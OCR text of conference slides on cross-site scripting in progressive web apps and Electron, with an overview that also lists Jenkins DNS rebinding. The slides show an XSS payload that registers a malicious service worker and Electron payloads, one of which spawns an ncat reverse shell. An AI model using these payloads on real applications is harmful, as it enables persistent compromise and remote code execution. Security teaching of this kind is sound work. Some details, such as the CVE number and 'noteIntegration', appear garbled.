taptu

Cross-Site Scripting

Meets Modern Web Technologies

Jakob Pennington
@JakobRPenny


Overview

1. Background
2. Introduction to XSS
3. Progressive Web Applications
4. Electron RCE
5. Jenkins RCE with DNS Rebinding

Background


Things I Like to Do

Build Stuff + Break Stuff



Where My Interests Lie

Right in that middle bit



Building Security Tools
Secure Software Development

What's new in web app dev

SINGLE PAGE APPS


(SPA)

PROGRESSIVE WEB APPS

(PWA)

ELECTRON

DEVOPS


XSS Awesomeness
Time

Introduction to XSS

OWASP Top 10

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. Cross-Site Scripting
8. Insecure Deserialisation
9. Using Components with Known Vulnerabilities
10. Insufficient Logging & Monitoring

Conditions for XSS

1. Data enters web application from untrusted source
2. Data loaded into dynamic page without being validated

Demo

MARKDOWN


What is XSS, really?

Progressive Web Apps

Progressive Web Applications

1. Like native, but web
2. Install to desktop / homescreen
3. Key features
   - Cache content for offline usage
   - Background sync
   - Push notifications

Service Workers



https://blog.sessionstack.com/how-javascript-works-service-workers-their-life-cycle-and-use-cases-52b19ad98b58

Demo

INSTALL PWA

Evil Service Worker

```
<img src="https://image.flaticon.com/icons/png/128/64/64722.png" onload="javascript:
    if('serviceWorker' in navigator) {
        navigator.serviceWorker
            .register('/assets/uploads/evil-sw.js')
            .then(function() { console.log('Evil Service Worker - Registeres...');
        });
    }
"/>

```

Demo


REGISTER SERVICE WORKER WITH XSS

PWA + XSS

1. Reflected XSS === Persistent XSS
2. Inject web content
3. JS execution after tab closed

Electron

Electron is Everywhere



Electron + Note Integration

```typescript
@Injectable()
export class ElectronService {

  ipcRenderer: typeof ipcRenderer;
  webFrame: typeof webFrame;
  remote: typeof remote;
  childProcess: typeof childProcess;
  fs: typeof fs;

  constructor() {
    // Conditional imports
    if (this.isElectron()) {
      this.ipcRenderer = (window as any).require('electron').ipcRenderer;
      this.webFrame = (window as any).require('electron').webFrame;
      this.remote = (window as any).require('electron').remote;

      this.childProcess = (window as any).require('child_process');
      this.fs = (window as any).require('fs');
    }
  }

  isElectron = () => {
    return (window as any) && (window as any).process && (window as any).process.type;
  }

}
```

maximegris / angular-electron

Watch 178 | Unstar 2,655 | Fork 663

Code | Issues 31 | Pull requests 1 | Security | Insights

Branch: master ▾ angular-electron / main.ts

Find file | Copy path

maximegris Merge branch 'master' into spectron — 87d0483 on Mar 3

4 contributors

80 lines (66 sloc) | 1.92 KB

Raw | Blame | History

```
1  import { app, BrowserWindow, screen } from 'electron';
2  import * as path from 'path';
3  import * as url from 'url';
4
5  let win, serve;
6  const args = process.argv.slice(1);
7  serve = args.some(val => val === '--serve');
8
9  function createWindow() {
10
11   const electronScreen = screen;
12   const size = electronScreen.getPrimaryDisplay().workAreaSize;
13
14   // Create the browser window.
15   win = new BrowserWindow({
16     x: 0,
17     y: 0,
18     width: size.width,
19     height: size.height,
20     webPreferences: {
21       nodeIntegration: true,
22     },
23   });
24
25   if (serve) {
26     require('electron-reload')(__dirname, {
27       electron: require(`${__dirname}/node_modules/electron`)
28     });
29     win.loadURL('http://localhost:4200');
```

Oh boy...

Electron RCE Payloads

```
1 // show output of dir in an alert
2 require('child_process').exec('dir',function(e,r){alert(r)})
3
4 // spawn reverse TCP shell
5 require('child_process').exec('ncat 127.0.0.1 11235 -e cmd.exe')
6
```

Demo

ELECTRON RCE

What if Node Integration is disabled?

CVE-2018-100036

1. Embed content with WebView tag
2. Webview inherits webPreferences
3. Merge webPreferences with hardcoded defaults
4. Logic bug allows noteIntegration to be re-enabled

